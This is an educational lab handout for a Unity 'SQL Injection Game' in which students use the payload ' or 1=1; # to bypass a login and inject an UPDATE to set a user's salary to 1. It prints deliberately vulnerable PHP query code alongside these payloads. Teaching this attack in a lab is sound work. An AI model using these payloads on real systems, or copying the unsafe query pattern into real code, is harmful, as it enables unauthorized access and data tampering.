SQL Injection Game

Pre-Requisite Knowledge and Skills

1. Understand the basics of database security
2. Understand the basics of SQL command
3. Be able to use boolean expressions to bypass the password checking

Learning Objective:

1. Understand the risks of unsecure web database
2. Understand the basics of SQL injection
3. Be able to construct boolean expressions to bypass the password checking in unsecure web database
4. Be able to complete a series of tasks with Administrator provilage obtained through SQL injection.

Recommended Running Environment and Software:

1. Computers Running Windows 7 or Window 10 x64 OS
2. Unity3D Exe files and data folders of SQL Injection Game


Instructional Material:

1. of SQL Injection Game
2. In-game Instructions of Gameplay
3. PPT Lecture Slides

Video Demonstration:

1. to be developed

Lab Instructions




```
// create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = "SELECT name, salary, email, nickname
      FROM credential WHERE
            name= '$input_uname' and
            Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' .
$conn->error . ']\n');
```

SQL Injection Game Main Menu

SQL injection is a technique that exploits a security vulnerability occurring in the database layer of an application the web application that controls the login page will communicate with the database through a series of planned commands so as to verify the username and password combination. An attacker needs to perform an SQL Injection hacking attack is a web browser, knowledge of SQL queries and creative guess work to important table and field names. We will perform an attack on one of the webpage on seed lab which is vulnerable to SQL injection. We will craft a SQL injection to login the admin user profile.


Tutorial

- **Click on the dropdown menu button next to the "Username" to select the user.**



```
// create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT name, salary, email, nickname
    FROM credential WHERE
        name= '$input_uname' and
        Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' .
$conn->error . ']\n');
```

1. At the beginning of the game, student can choose whatever username and password to try to login the web database.
2. The student will find out random guess of the password will not work.




Username: Admin

Password: ' or 1=1; #

```
// create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT name, salary, email, nickname
    FROM credential WHERE
        name= '$input_uname' and
        Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' .
$conn->error . ']\n');
```

3. Now student will choose "Admin" username and type in SQL injection code to the password box. The SQL injection code is ' or 1=1; #



Admin

Nick name admin
Email


```
// create a connection
     $conn = getDB();
     // Sql query to authenticate the user
     $sql = "SELECT name, salary, email, nickname
     FROM credential WHERE
          name= 'Admin' and
          Password=''or 1=1;#'";
     if (!$result = $conn->query($sql)) {
       echo "</div>";
       echo "</nav>";
       echo "<div class='container text-center'>";
       die('There was an error running the query [' .
$conn->error . ']\n');
```

4. After type in "Admin" password using SQL injection code, the student can login as an administrator to see all databased user information.
5. The knowledge behind the SQL injection can be explained through Right side panel. Using Boolean expression, the password checking is now reformulated as

   Password = ' ' or 1=1; (This Boolean expression will be always true)

   #'"; (This line commented out remaining code in the line)

6. After login as an administrator, click on "Update" button to see all user information.Click on "Show all information" button.




```
// create a connection
     $conn = getDB();
     // Sql query to authenticate the user
     $sql = "SELECT name, salary, email, nickname
     FROM credential WHERE
          name= 'Admin' and
          Password=''or 1=1;#'";
     if (!$result = $conn->query($sql)) {
       echo "</div>";
       echo "</nav>";
       echo "<div class='container text-center'>";
       die('There was an error running the query [' .
$conn->error . ']\n');
```

User Database

User	Nickname	Salary	Email
Alice	A	5000	Alice@gmail.com
Bob	B	4000	Bob@gmail.com
Cary	C	1000	Cary@gmail.com

7. Now we will go back to main menu and change salary information of each user. For example, we will reduce Alice's salary to 1,
8. Click "Logout" button to return to main menu.




Username: Alice
Password: ' or 1=1; #

```
// create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT name, salary, email, nickname
    FROM credential WHERE
        name= '$input_uname' and
        Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' .
$conn->error . ']\n');
```

User Database

User	Nickname	Salary	Email
Alice	A	5000	Alice@gmail.com
Bob	B	4000	Bob@gmail.com
Cary	C	1000	Cary@gmail.com

9. Now, let the student login as each user and password using the same SQL injection code.
10. After login, click on "Update". And click on "SQL Injection" button.



Alice


Nick name: ', Salary= '1' WHERE Name= "Alice"; #
Email: whatever it is, it is commented

```
$conn = getDB();
  // Don't do this, this is not safe against SQL injection
attack
  $sql="";



  $sql = "UPDATE credential SET
      nickname='$input_nickname',
      email      ='$input_email' where ID=$id;";
  $conn->query($sql);
  $conn->close();
  exit();
```

User Database

User	Nickname	Salary	Email
Alice	A	5000	Alice@gmail.com
Bob	B	4000	Bob@gmail.com
Cary	C	1000	Cary@gmail.com

11. Student will see the Nick name input box has SQL injection code. This SQL code change the salary of Alice to 1.
12. Click "Save" button, and the Alice's salary now changed to 1.



Alice

Nick name: ', Salary= ‘1’ WHERE Name= “Alice”; #

Email: whatever it is, it is commented

```
$conn = getDB();
  // Don't do this, this is not safe against SQL injection
attack
  $sql="";


  $sql = "UPDATE credential SET
       nickname='', Salary= �1� WHERE Name= �Alice�; #',
       email     ='' where ID=$id;";
  $conn->query($sql);
  $conn->close();
  exit();
```

User Database

User	Nickname	Salary	Email
Alice	A	1	Alice@gmail.com
Bob	B	4000	Bob@gmail.com
Cary	C	1000	Cary@gmail.com

Discussion

- **What is the risk of unsecure web database?**
- **How the SQL injection works to bypass password checking and changing user information?**